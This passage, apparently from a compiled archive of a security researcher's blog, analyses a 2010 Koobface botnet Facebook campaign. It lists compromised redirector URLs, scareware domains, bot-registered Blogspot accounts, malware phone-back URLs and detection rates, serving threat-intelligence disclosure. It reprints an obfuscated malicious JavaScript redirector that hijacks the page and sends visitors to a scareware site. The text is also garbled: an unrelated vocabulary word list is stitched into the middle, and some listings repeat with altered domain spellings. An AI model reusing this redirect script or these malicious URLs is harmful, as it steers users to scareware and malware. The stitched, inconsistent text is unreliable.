***ediltermo.com /common.film/main.php?deccfd***

***forwardmarchministries.org /candid \_movie/main.php?  
42d1***

***highway77truckservice.com /pretty-clip/main.php?  
7bb2***

337



***kresale.com /crazyvids/main.php?2ee***

***libermann.phpnet.org /comicperformans/main.php?  
9b5a5a***

***lode-willems.be /cute \_clip/main.php?be2***

***lunaairforlife.com /crucial-clips/main.php?d3d6ccfe***

***mainteck-fr.com /complete-movie/main.php?f6***

***nottinghamdowns.com /criminaltube/main.php?2388d***

***programs.ppbsa.org /crazy \_video/main.php?0ea1969***

***richmondpowerboat.com /yourtv/main.php?89fb0***

***scheron.com /delightful \_demonstration/main.php?  
e2f92***

***Training.ppbsa.org /comic \_dvd/main.php?f9261f***

***vangecars.it /crazy-films/main.php?827da***

*Detection rates for Koobface samples and a sampled scareware:*

- *setup.exe* - [7]**Trojan.Generic.KD.8890** - Result: 9/40 (22.50 %) phones back to:

- ***proelec-dpt.fr/.85rfs/?action=ldgen &a=-1394498804 &v=108 &c\_fb=0 &ie=7.0.5730.13***

- ***proelec-dpt.fr/.85rfs/?action=fbgen &v=108 &crc=669***

- ***proelec-dpt.fr/.85rfs/?getexe=p.exe***

- *p.exe* - [8]**Trojan.Drop.Koobface.J; W32/Koobface.GUB**  
- Result: 5/41 (12.2 %)

- *koob.js* - [9]**Trojan:JS/Redirector** - Result: 1/41 (2.44 %)

*The scareware serving domain embedded on all of the Koobface-serving compromised hosts is **internet-***

***scanner.xorg.pl?mid=312 &code=4db12f &d=1 &s=2*** - 195.5.161.125 - AS31252, STARNET-AS StarNet Moldova.

*Parked on 195.5.161.125 is the rest of the scareware domains portfolio:*

***antispy-detectn1.com*** - Email: test@now.net.cn

***antispy-detectn2.com*** - Email: test@now.net.cn

***antispy-detectn3.com*** - Email: test@now.net.cn

***antispy-detectn5.com*** - Email: test@now.net.cn

***antispy-detectn7.com*** - Email: test@now.net.cn

***antispy-detectz2.com*** - Email: test@now.net.cn

***antispy-detectz4.com*** - Email: test@now.net.cn

338

***antispy-detectz5.com*** - Email: test@now.net.cn

***antispy-detectz7.com*** - Email: test@now.net.cn

***antispy-detectz9.com*** - Email: test@now.net.cn

***antispy-scan4i.com*** - Email: test@now.net.cn

***antispy-scan5i.com*** - Email: test@now.net.cn

***antispy-scan6i.com*** - Email: test@now.net.cn

***antispy-scan7i.com*** - Email: test@now.net.cn

***antispyscan85.com*** - Email: test@now.net.cn

***antispyscan89.com*** - Email: test@now.net.cn

***antispyscan91.com*** - Email: test@now.net.cn

***antispyscan92.com*** - Email: test@now.net.cn

***antispyscan93.com*** - Email: test@now.net.cn

***antispy-scan9i.com*** - Email: test@now.net.cn

***antispyware-no1.com*** - Email: test@now.net.cn

***antispyware-no3.com*** - Email: test@now.net.cn

***antivir1a.com.xorg.pl***

**antivirus-detect21.com** - Email: test@now.net.cn

**antivirus-detect23.com** - Email: test@now.net.cn

**antivirus-detect25.com** - Email: test@now.net.cn

**antivirus-detect27.com** - Email: test@now.net.cn

**antivirus-detect29.com** - Email: test@now.net.cn

**antivirus-detectz1.com** - Email: test@now.net.cn

**antivirus-detectz2.com** - Email: test@now.net.cn

**antivirus-detectz5.com** - Email: test@now.net.cn

**antivirus-detectz7.com** - Email: test@now.net.cn

**antivirus-detectz9.com** - Email: test@now.net.cn

**antivirus-lv1.com** - Email: test@now.net.cn

**antivirus-lv2.com** - Email: test@now.net.cn

**antivirus-lv3.com** - Email: test@now.net.cn

**antivirus-lv5.com** - Email: test@now.net.cn

**antivirus-lv8.com** - Email: test@now.net.cn

**antivirus-top1.com** - Email: test@now.net.cn

**antivirus-top2.com** - Email: test@now.net.cn

**antivirus-top6.com** - Email: test@now.net.cn

**antivirus-top8.com** - Email: test@now.net.cn

**be-secured.xorg.pl**

339



***bestantivirus1.com.xorg.pl***

***bestscanmalware.com.xorg.pl***

***best-security.xorg.pl***

***defender20.xorg.pl***

***fastantivirusscanner15.com.xorg.pl***

***fastmalwarescan15.com.xorg.pl***

***fast-scan.xorg.pl***

***fastweb-scanner.com.xorg.pl***

***get-protection.xorg.pl***

***my-computers.xorg.pl***

***protection100.xorg.pl***

***protection-center1.xorg.pl***

***protector10.xorg.pl***

***secure10.xorg.pl***

340

***security1.xorg.pl***

***security100.xorg.pl***

***spy-defender1.com***

***spydefender1.com.xorg.pl***

***spydefender11.com.xorg.pl***

***spy-defender1a.com*** - Email: test@now.net.cn

***spy-defender2.com*** - Email: test@now.net.cn

***spy-defender2a.com*** - Email: test@now.net.cn

***spy-defender4a.com*** - Email: test@now.net.cn

***spy-defender5.com*** - Email: test@now.net.cn

***spy-defender6a.com*** - Email: test@now.net.cn

***spy-defender8a.com*** - Email: test@now.net.cn

***spy-defender9.com*** - Email: test@now.net.cn

***spy-protection01.com*** - Email: test@now.net.cn

***spy-protection1.com*** - Email: test@now.net.cn

***spy-protection14.com*** - Email: test@now.net.cn

***spy-protection17.com*** - Email: test@now.net.cn

***spy-protection19.com*** - Email: test@now.net.cn

***spy-protection3.com*** - Email: test@now.net.cn

***spy-protection4.com*** - Email: test@now.net.cn

***spy-protection6.com*** - Email: test@now.net.cn

***spy-protection8.com*** - Email: test@now.net.cn

***spy-scanner2i.com*** - Email: test@now.net.cn

**spy-scanner6i.com** - Email: test@now.net.cn

**spy-scanner8i.com** - Email: test@now.net.cn

**spyware-sweep1.com** - Email: test@now.net.cn

**spyware-sweep1i.com** - Email: test@now.net.cn

**spyware-sweep2i.com** - Email: test@now.net.cn

**spyware-sweep3.com** - Email: test@now.net.cn

**spyware-sweep3i.com** - Email: test@now.net.cn

**spyware-sweep4i.com** - Email: test@now.net.cn

**spyware-sweep5.com** - Email: test@now.net.cn

**spyware-sweep7.com** - Email: test@now.net.cn

341



**spyware-sweep8.com** - Email: test@now.net.cn

**spyware-sweep9i.com** - Email: test@now.net.cn

**virus-sweeper0i.com** - Email: test@now.net.cn

**virus-sweeper1.com** - Email: test@now.net.cn

**virus-sweeper2.com** - Email: test@now.net.cn

**virus-sweeper2i.com** - Email: test@now.net.cn

**virus-sweeper3.com** - Email: test@now.net.cn

**virus-sweeper4i.com** - Email: test@now.net.cn



***virus-sweeper6.com*** - Email: test@now.net.cn

***virus-sweeper7i.com*** - Email: test@now.net.cn

***virus-sweeper8.com*** - Email: test@now.net.cn

***virus-sweeper8i.com*** - Email: test@now.net.cn

***win-antispyware10.com.xorg.pl***

***windefender1.xorg.pl***

***windows-secure.xorg.pl***

***win-security.xorg.pl***

***winwebscanner10.com.xorg.pl***

*Parked within AS31252, STARNET-AS StarNet Moldova are also: 195.5.161.11; 195.5.161.145*

***spy-scanner20.com*** - Email: test@now.net.cn

***spy-scanner30.com*** - Email: test@now.net.cn

***spy-scanner3i.com*** - Email: test@now.net.cn

***spy-scanner40.com*** - Email: test@now.net.cn

***spy-scanner4i.com*** - Email: test@now.net.cn

***spy-scanner60.com*** - Email: test@now.net.cn

***spy-scanner80.com*** - Email: test@now.net.cn

***virscanner-done4.com*** - Email: test@now.net.cn

***virscanner-done5.com*** - Email: test@now.net.cn

- Detection rate for the scareware sample: Setup\_312s2.exe  
- [10]**Heuristic.BehavesLike.Win32.Trojan.H** - Result:  
5/40 (12.50 %) phones back to **windows-mode.com/?**  
**b=1s1** - 89.248.168.21, AS29073, ECATEL-AS , Ecatel

Network - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

342



Parked on the phone-back IP are also the following domains:

**firewall-rules2.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**version-upgrade.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**2accommodation.com** - Email: [ttvmail12@hotmail.com](mailto:ttvmail12@hotmail.com)

**systemreserves.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**cariport.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**spyblocktest.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**antispywarelist.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**checkwhitelist.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**chekmalwarelist.com** - Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

Stay tuned for more updates on recent Koobface gang activities, beyond the Koobface botnet.

**Related Koobface gang/botnet research:**

[11]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

*[12]10 things you didn't know about the Koobface gang*

*[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[14]How the Koobface Gang Monetizes Mac OS X Traffic*

*[15]The Koobface Gang Wishes the Industry "Happy Holidays"*

*[16]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline*

*[17]Koobface Botnet Starts Serving Client-Side Exploits*

*[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[19]Koobface Botnet's Scareware Business Model - Part Two*

*[20]Koobface Botnet's Scareware Business Model - Part One*

*[21]Koobface Botnet Redirects Facebook's IP Space to my Blog*

*[22]New Koobface campaign spoofs Adobe's Flash updater*

*[23]Social engineering tactics of the Koobface botnet*

*[24]Koobface Botnet Dissected in a TrendMicro Report*

*[25]Movement on the Koobface Front - Part Two*

*[26]Movement on the Koobface Front*

*[27]Koobface - Come Out, Come Out, Wherever You Are*

[28]Dissecting Koobface Worm's Twitter Campaign

***This post has been reproduced from [29]Dancho Danchev's blog. Follow him [30]on Twitter.***

1. [http://twitter.com/Real\\_Koobface](http://twitter.com/Real_Koobface)
2. <http://blogs.zdnet.com/security/?p=5452>
3. <http://www.google.com/safebrowsing/diagnostic?site=xorg.pl/>
4. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>
5. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
6. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
7.  
<http://www.virustotal.com/analysis/69b78dd99321acb1dec25cad3da9e9a545cb7554195081e33ca99c23a24b10e3-1272294422>
8.  
<http://www.virustotal.com/analysis/ad41ffce9c9c9f70b9a69c5cbaac2d334b42cfb03022e59d652c493bb1f3508e-1272294936>
- 9.

<http://www.virustotal.com/analysis/30f5371a67cb6001f8bb5dc2076bfb17c24c675599e99d32adc049610bc6620b-12722>

[95423](#)

10.

[https://www.virustotal.com/analysis/8110b790ea6600f8b712cc68b195302c450a3993df84f7163dbb7938d22e55d0-127](https://www.virustotal.com/analysis/8110b790ea6600f8b712cc68b195302c450a3993df84f7163dbb7938d22e55d0-1272294429)

[2294429](#)

11. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>

12. <http://blogs.zdnet.com/security/?p=5452>

13. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

14. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

15. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

16. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>

17. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>

18. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>

19. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>

20. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scaware-business.html>
21. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
22. <http://blogs.zdnet.com/security/?p=4594>
23. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
24. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
25. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
26. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>
27. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-whenever-you.html>
28. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>
29. <http://ddanchev.blogspot.com/>
30. <http://twitter.com/danchodanchev>

344



### ***Dissecting Koobface Gang's Latest Facebook Spreading Campaign (2010-04-27 14:53)***

***UPDATED: Thursday, April 29, 2010:*** Google is aware of these Blogspot accounts, and is currently suspending them.

*During the weekend, our "dear friends" from [1]**the Koobface gang** – folks, you're so not forgotten, with the scale of diversification for your activities to be publicly summarized within the next few days – launched another spreading attempt across Facebook, with Koobface-infected users posting bogus video links on their walls.*

- Recommended reading: **[2]10 things you didn't know about the Koobface gang**

*What's particularly interesting about the campaign, is that the gang is now start to publicly acknowledge its connections with [3]**xorg.pl** ( Malicious software includes 40706 scripting exploit(s), 4119 trojan(s), 1897 exploit(s), with an actual subdomain residing there embedded on Koobface-serving compromised hosts.*

*Moreover, the majority of scareware domains, including the redirectors continue using hosting services in*

*Moldova, AS31252, STARNET-AS StarNet Moldova in particular.*

- **[4] Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova**

345



*With the campaign still ongoing it's time to dissect it, expose the scareware domains portfolio and the AS29073, ECATEL-AS connection, with the Koobface gang a loyal customer of their services since November, 2009. AS29073, ECATEL-AS Koobface gang connections:*

- **[5]Koobface Botnet's Scareware Business Model - Part Two**

• ***[6]The Koobface Gang Wishes the Industry "Happy Holidays"***

*Automatically registered Blogspot accounts used as bogus video links across Facebook:*

***aashikamorsing.blogspot.com***

***alpezajeromie.blogspot.com***

***andcoldjackey.blogspot.com***

***asiaasiabenzaidi.blogspot.com***

***atalaygraciani.blogspot.com***

***barsheshetshakirat.blogspot.com***

***battittastelzer.blogspot.com***

***beckermasico.blogspot.com***

***biedlerharjit.blogspot.com***

***britainudobot.blogspot.com***

***bruchnadirnadir.blogspot.com***

***bryonbryonhofhenke.blogspot.com***

***ceceliaverner.blogspot.com***

***centofantiaviran.blogspot.com***

***codeycodemarcott.blogspot.com***

***cottinghamginnyginny.blogspot.com***

***courtenayharry.blogspot.com***



***dalton-daviesheinee.blogspot.com***

***dipietroaudrea.blogspot.com***

***ericssonbrigid.blogspot.com***

346

***ervinervinturnquest.blogspot.com***

***fashingbauerkylerkyler.blogspot.com***

***felicetanae.blogspot.com***

***friedamignogna.blogspot.com***

***friedlamiraslani.blogspot.com***

***garthgarthheal.blogspot.com***

***gavin-williamslielie.blogspot.com***

***ginnoviaharbottle.blogspot.com***

***grinolsisanna.blogspot.com***

***hamiltondesantis.blogspot.com***

***hananhananmoros-hanley.blogspot.com***

***heberheberdellinger.blogspot.com***

***iftikharkacykacy.blogspot.com***

***imtiazzimmer.blogspot.com***

***ireneirenejasmen.blogspot.com***

***jacojacowintermeyer.blogspot.com***

***jameishaleningen.blogspot.com***

***jhalaagustin.blogspot.com***

***johnathenmirani.blogspot.com***

***kassablynnelle.blogspot.com***

***kaycieazoni.blogspot.com***

***keeferjeneejenee.blogspot.com***

***keibakeibaclarembaux.blogspot.com***

***kieroncrowdus.blogspot.com***

***kilcullenheadhead.blogspot.com***

***kreuzaavins.blogspot.com***

***labbatoalphaj.blogspot.com***

***lellpeyton.blogspot.com***

***marleenmckoi.blogspot.com***

***mccarlbargin.blogspot.com***

***mendizabalnayranayra.blogspot.com***

***mitranoshaghayegh.blogspot.com***

***momoneybeltz.blogspot.com***

***mushenkolirian.blogspot.com***

***navarretemcarthur.blogspot.com***

***nekolnekoltasler.blogspot.com***

***nightrasteyn.blogspot.com***  
***nushnushcave.blogspot.com***  
***ortiz-maynardyvrene.blogspot.com***  
***padalinodarcydarcy.blogspot.com***  
***pantslalala.blogspot.com***  
***papsteinhatemwahsh.blogspot.com***  
***pavanpavandekelver.blogspot.com***  
***pencekleighan.blogspot.com***  
***puzderdenzel.blogspot.com***  
***rabiarabiacarruth.blogspot.com***  
***raeferaefejhanmmat.blogspot.com***  
***raheelolu.blogspot.com***  
***ranaranakundu.blogspot.com***  
***sabeenhunjan.blogspot.com***

347

***serroukhshymia.blogspot.com***  
***sertimamislai.blogspot.com***  
***shannonschronce.blogspot.com***  
***sheridanpaltiel.blogspot.com***  
***slomovitzvaughna.blogspot.com***

***soccicoitcoit.blogspot.com***

***stengel-bohneinaveinav.blogspot.com***

***suedeglenna.blogspot.com***

***sylvainbarnes-rivers.blogspot.com***

***tammeybutenko.blogspot.com***

***tartagliatrayvis.blogspot.com***

***tasunanette.blogspot.com***

***teddiedommasch.blogspot.com***

***temitopetodorova.blogspot.com***

***terranovataiwan.blogspot.com***

***torneyatsushi.blogspot.com***

***trovatohaiahaia.blogspot.com***

***tuncelintrieri.blogspot.com***

***vislayovadovad.blogspot.com***

***wellkensie.blogspot.com***

***yabsleyjessajessa.blogspot.com***

***zedzedmorelle.blogspot.com***

***UPDATED: Thursday, April 29, 2010:*** Another update on  
Blogspot Accounts courtesy of the Koobface gang:

***aaslehnkaya.blogspot.com***

***aimanaimanpaulis.blogspot.com***

***altonaltonbruyninckx.blogspot.com***

***annemiekenorford.blogspot.com***

***asghardch.blogspot.com***

***atencioishmael.blogspot.com***

***ativanichayaphongdionysios.blogspot.com***

***ayorindesavoia.blogspot.com***

***bagnoandreae.blogspot.com***

***bakalarczykmaipumaipu.blogspot.com***

***baribarithulin.blogspot.com***

***beavordawnedawne.blogspot.com***

***boninidivandivan.blogspot.com***

***cabooterfinne.blogspot.com***

***chakkarinlehnertz.blogspot.com***

***chavarriaarumugam.blogspot.com***

***coleirolenaylenay.blogspot.com***

***colkittmogens.blogspot.com***

***crummittgerhardt.blogspot.com***

***dahmeialeveque.blogspot.com***

***dalmolinparamparam.blogspot.com***

***danaedanaemadan.blogspot.com***

***danmakumaak.blogspot.com***

***dauntazusaazusa.blogspot.com***

***devrimmasaimasai.blogspot.com***

***dicksdeplancke.blogspot.com***

348

***dormiedyismael.blogspot.com***

***dremadremareany.blogspot.com***

***duffinflippen.blogspot.com***

***elijahneubecker.blogspot.com***

***eloragiogio.blogspot.com***

***faubertmacarena.blogspot.com***

***friedlamiraslani.blogspot.com***

***gallianinijanja.blogspot.com***

***gandolphscootscoot.blogspot.com***

***garbsayrinayrin.blogspot.com***

***geerbergpovlpovl.blogspot.com***

***gennygennytjoeng.blogspot.com***

***gianiniomegalmegal.blogspot.com***

***griffithlampack-layton.blogspot.com***

***guerrettebrchibrchi.blogspot.com***

***guillemineauramyaramya.blogspot.com***

***gunheedomenick.blogspot.com***

***haisedymond.blogspot.com***

***halahalafales.blogspot.com***

***hamidoujacijaci.blogspot.com***

***hamminganoush.blogspot.com***

***honamisouliotis.blogspot.com***

***japeriagoding.blogspot.com***

***jaymeecleto.blogspot.com***

***jinghuamarmorale.blogspot.com***

***kadeemrebsamen.blogspot.com***

***karokaroliney.blogspot.com***

***kashmirahoeger.blogspot.com***

***kasidasaugust.blogspot.com***

***kattylaitia.blogspot.com***

***kaynatferetos.blogspot.com***

***kimberlikohlmann.blogspot.com***

***kissikshaney.blogspot.com***

***kjerstisatterwhite-landry.blogspot.com***

***korbessamessam.blogspot.com***

***kozubmarshand.blogspot.com***

***kruthjancijanci.blogspot.com***

***krystellecahoon.blogspot.com***

***kuroiwadelphdelph.blogspot.com***

***laakkokimkim.blogspot.com***

***labbatoalphaj.blogspot.com***

***leichtmarjmarj.blogspot.com***

***leludis-matarangasdeyonna.blogspot.com***

***lescailletpetopeto.blogspot.com***

***letsongrover.blogspot.com***

***liermanramadan.blogspot.com***

***lindinggrajkishan.blogspot.com***

***linsjerchell.blogspot.com***

***lorrilorrihosgor.blogspot.com***

***maglifitfit.blogspot.com***

349

***matsumarudeserae.blogspot.com***

***mcsteinniecey.blogspot.com***

***melitalynnelynne.blogspot.com***



***menezeswendywendy.blogspot.com***

***mimosepalazon.blogspot.com***

***mottmottzengel.blogspot.com***

***naysanmutton.blogspot.com***

***nicolenabershon.blogspot.com***

***nidonidobuetow.blogspot.com***

***ninaninalottin.blogspot.com***

***nonziodarasha.blogspot.com***

***pandushalmon.blogspot.com***

***pawelpawelpoti.blogspot.com***

***paytonbeegle.blogspot.com***

***phillipoeleaseleas.blogspot.com***

***philpottlurelle.blogspot.com***

***pipenhagennguyen.blogspot.com***

***plattsdatoria.blogspot.com***

***plomaritislaurylaury.blogspot.com***

***polmantameltamel.blogspot.com***

***polopoloangulo.blogspot.com***

***porrettifarmers.blogspot.com***

***radieradiecatalina.blogspot.com***

***raenellegreathouse.blogspot.com***

***ranaeranaerossy.blogspot.com***

***reidreidmiele-crifo.blogspot.com***

***rickyrickydonis.blogspot.com***

***roselinegilvin.blogspot.com***

***russobriarbriar.blogspot.com***

***salizaguayanilla.blogspot.com***

***samuelesedere.blogspot.com***

***sanchepascasie.blogspot.com***

***sangyoungpadalecki.blogspot.com***

***scarthscrewlie.blogspot.com***

***schaumburgirishirish.blogspot.com***

***schubringdheledhele.blogspot.com***

***scorahchreechree.blogspot.com***

***shakehcoletto.blogspot.com***

***shaqareqninette.blogspot.com***

***shaw-zorichemmanemman.blogspot.com***

***shortalgerongeron.blogspot.com***

***singhoffertymisha.blogspot.com***

***sinnathuraiperminas.blogspot.com***

***skjutarevikram.blogspot.com***

***spataforaannamay.blogspot.com***

***staats-meliaahronahron.blogspot.com***

***tagantagankissane.blogspot.com***

***tamietamiedemirkol.blogspot.com***

***tamillecavitt.blogspot.com***

***tommiekerstetter.blogspot.com***

**350**

crisis duff gleam lambaste line<sup>o</sup> outwit rob silver statue sufficient tumultuous twine

**blight boor boorish duress infernal nominate old-fashioned put-up rubbish suggestive tamper tollý**

clique consultant cycle down edification feint heavy-handed impact loose make-up pleasure quack shrubbery tricky

basic dapple fickle harmless leaden mute performance tie

amply clergyman disgusting first-rate generally length merry perimeter prepare rough tempestuous unrefined visitor

cannibal chime distinct for gust gut march mockery persuasive rationale scrawl slim stoicism stray testimonial

**cap downwards enchanting flout frightful fritter gratitude migrant mismatched officer playboy single-minded**

active adolescent deviate expedite finery flash for obsessive premeditated prepare settle solidarity suggestible

couch curt passable ply refuseý scepticism security till<sup>o</sup>

addict eclipse gossip interval invariable jumble mournful mutation noiseless resemble secular

bowý combine devout godsend landlady lasting revelry rou, skin social uproarious

**book boundary crest engraving fitful hop idyllic memory personally popularity raise remiss revolve stipulate**

bereave discriminating enigma lurch<sup>o</sup> moonshine nab pristine rap united

aged ahead calendar hair inviting metropolis paramount reconnoitre understand upheaval usage

affiliated appropriate confidence exceeding measure slave truckle wares waspish

clump distinct direxí general manifestation negligence recommend representative sake sexual shoot snoop solo vibuperative

adopt allege among antidote capital dizzy luminous muggy scary setting showdown unsettling

***tosunsangbum.blogspot.com***

***treechadacoppage.blogspot.com***

***treziajoanjoan.blogspot.com***

***triadorlachauna.blogspot.com***

***tukellyaburrage.blogspot.com***

***tyrisaoverly.blogspot.com***

***ulrikaraithatha.blogspot.com***

***valericlarissa.blogspot.com***

***ventronejokerjoker.blogspot.com***

***victorinomeharmehar.blogspot.com***

***vikvikruaut.blogspot.com***

***vlrajanrajan.blogspot.com***

***wasonmarilynn.blogspot.com***

***wendewendeschyma.blogspot.com***

***whitwhitmontoure.blogspot.com***

***wynnhannan.blogspot.com***

***xochitlvillenuve.blogspot.com***

***yaoskalongthorne.blogspot.com***

***youyoustreit.blogspot.com***

***zickkirrakirra.blogspot.com***

*The Blogspot accounts redirect to the following compromised  
Koobface and scareware serving domains:*

***cartujo.org /private-clips/main.php?87bb8f2***

***cerclewalloncouillet.be /main.movie/main.php?28d***

***cseajudiciary.org /animatedddvd/main.php?c8***

***de-nachtegaele.be /main/main.php?b04ebb***

***ediltermo.com /common.film/main.php?deccfd***

***forwardmarchministries.org /candid\_movie/main.php?42d1***

***highway77truckservice.com /pretty-clip/main.php?7bb2***

***351***

```
<title>Loading</title>
<meta name="robots" content="noindex,nofollow,noarchive">
<script>
function a890b07af4b57e303f82(){try(window.parent.location=location;)catch(e){}try(window.top.location=location;)catch(e){}window.onerror=a890b07af4b57e303f82;if(window.parent.frames.length>0){if(window.parent.document.body.innerHTML);}
</script>
<script>
bfff9d317dc13dce7af="Mqx3h3zIvvcateYc".replace(/[qxh]zucaty/+/g,"");if(navigator.appVersion.indexOf(bfff9d317dc13dce7af)>0){window.e03b380c
function d4f6f1fb40e7fc(){var aaab8c208c=window.navigator.userAgent;var ab9f252e77310c=aaab8c208c.indexOf(bfff9d317dc13dce7af+'
');if(ab9f252e77310c>0)return parseInt(aaab8c208c.substring(ab9f252e77310c+5,aaab8c208c.indexOf(' ',ab9f252e77310c));return
0;}window.f90517aaf3e=d4f6f1fb40e7fc();function g522dfeaa(1730dd44){if(window.e03b380df883){if(window.f90517aaf3e<6
){window.open(1730dd44);}else(document.getElementById("cc64eadc").launchURL(1730dd44);}else(location.href=1730dd44);}function hc4bb2a6b6f
(g522dfeaa('http://internet-scanner.xorg.pl?mid=312&code=4db12f4d=1&s=2');return
false);}if(window.attachEvent)window.attachEvent('onunload',hc4bb2a6b6876);else window.addEventListener('unload',hc4bb2a6b6876,false);

k2119c64b3db06fbd="<fnj30jkBqJmkIEqCkTmsql binando=plcbejopp6f4openianoqdnmbqcf wfqijdfntmolhoi=0j jkhlnelojimnglhjttmnk=jff0qq".replace(/
/g,"");
k2119c64b3db06fbd+=" gkgCbtLssAkmSmwSjoxIgfDip=qfCryvLkhhkSubhIaoDbpme:neqi6cgBwvntFxxg5eki2ufbAviogSupjwc2mlv-tb3ub9yerm4oyAicgs-twgr1
tnlJbavxylmwSvngn3vs-ytyte0yvfa0luqvCco1Oegnio4halFkhkj7sc9ibaFpqqkAtwAifqy6qga".replace(/[ghbtsmwjoxflpqrivyhuasc]/+/g,"");
k2119c64b3db06fbd+=" kmtyhhpmeghgh=haifhpkmpfmhldimcmgmatidhodkdnh/khgxgg-dmoifideokhhbjegkegfgth>gh <gPfAkfdRhhAqkMh".replace(/[kshgfd]/+
k2119c64b3db06fbd+=" bfcNbAficMikEjf=fkSmefinckjdipFbljacyicSmtjamtetkfcMhbjafcnmfgefjbKcivjiennktbsb
fVcmiAjlLbiUEiib=ffkTmfrufeib>".replace(/[bfcikjm]/+/g,"");
k2119c64b3db06fbd+="<pPgiAqcRmhsAqdMh bqgNdqAqgMEhisj=phlbAimunigktjmoigSgbbctchaggrhltq
lqniVqdAjLhgUkcEdicp=dfgTgcrduqileff>mh".replace(/[pgiqcmhsdjlnkfi]/+/g,"");
k2119c64b3db06fbd+="<KhPcARAkBkck jpnjgajbcmjej=ffubhipMhkjodge ckbvfhacciguke=fnpohcnkjecbpq>c".replace(/[khpbcjgf]/+/g,"");
k2119c64b3db06fbd+="<gdgPdhlfiRdbAikMh ckndkacgcjpe1=pF1jbplafbyibpbCbfdokughincdtggf dsvijafedifdhkugdhhe=gh9phd9fcc9gh9f>
<dc/hb0cbBqJigcEhbCjhhTpi>kf".replace(/[gdhfikbcjp]/+/g,"");
document.write(k2119c64b3db06fbd);
```

***kcesale.com /crazyvids/main.php?2ee***

***libermann.phpnet.org /comicperformans/main.php?9b5a5a***

***lode-willems.be /cute\_clip/main.php?be2***

***lunaairforlife.com /crucial-clips/main.php?d3d6ccfe***

***mainteck-fr.com /complete-movie/main.php?f6***

***nottinghamdownloads.com /criminaltube/main.php?2388d***

***programs.ppbsa.org /crazy\_video/main.php?0ea1969***

***richmondpowerboat.com /yourtv/main.php?89fb0***

***scheron.com /delightful\_demonstration/main.php?e2f92***

***Training.ppbsa.org /comic\_dvd/main.php?f9261f***

***vangecars.it /crazy-films/main.php?827da***

*Detection rates for Koobface samples and a sampled scareware:*

- *setup.exe - [7]**Trojan.Generic.KD.8890** - Result: 9/40 (22.50 %) phones back to:*

- ***proelec-dpt.fr/.85rfs/?action=ldgen &a=-1394498804 &v=108 &c\_fb=0 &ie=7.0.5730.13***

- ***proelec-dpt.fr/.85rfs/?action=fbgen &v=108 &crc=669***

- ***proelec-dpt.fr/.85rfs/?getexe=p.exe***

- *p.exe - [8]**Trojan.Drop.Koobface.J; W32/Koobface.GUB** - Result: 5/41 (12.2 %)*

- *koob.js - [9]**Trojan:JS/Redirector** - Result: 1/41 (2.44 %)*

*The scareware serving domain embedded on all of the Koobface-serving compromised hosts is **internet-***

***scanner.xorg.pl?mid=312 &code=4db12f &d=1 &s=2*** - 195.5.161.125 - AS31252, STARNET-AS StarNet Moldova.

*Parked on 195.5.161.125 is the rest of the scareware domains portfolio:*

**antispy-detectn1.com** - Email: test@now.net.cn

**antispy-detectn2.com** - Email: test@now.net.cn

**antispy-detectn3.com** - Email: test@now.net.cn

**antispy-detectn5.com** - Email: test@now.net.cn

**antispy-detectn7.com** - Email: test@now.net.cn

**antispy-detectz2.com** - Email: test@now.net.cn

**antispy-detectz4.com** - Email: test@now.net.cn

352

**antispy-detectz5.com** - Email: test@now.net.cn

**antispy-detectz7.com** - Email: test@now.net.cn

**antispy-detectz9.com** - Email: test@now.net.cn

**antispy-scan4i.com** - Email: test@now.net.cn

**antispy-scan5i.com** - Email: test@now.net.cn

**antispy-scan6i.com** - Email: test@now.net.cn

**antispy-scan7i.com** - Email: test@now.net.cn

**antispyscan85.com** - Email: test@now.net.cn

**antispyscan89.com** - Email: test@now.net.cn

**antispyscan91.com** - Email: test@now.net.cn

**antispyscan92.com** - Email: test@now.net.cn

**antispyscan93.com** - Email: test@now.net.cn

***antispy-scan9i.com*** - Email: test@now.net.cn

***antispyware-no1.com*** - Email: test@now.net.cn

***antispyware-no3.com*** - Email: test@now.net.cn

***antivir1a.com.xorg.pl***

***antivirus-detect21.com*** - Email: test@now.net.cn

***antivirus-detect23.com*** - Email: test@now.net.cn

***antivirus-detect25.com*** - Email: test@now.net.cn

***antivirus-detect27.com*** - Email: test@now.net.cn

***antivirus-detect29.com*** - Email: test@now.net.cn

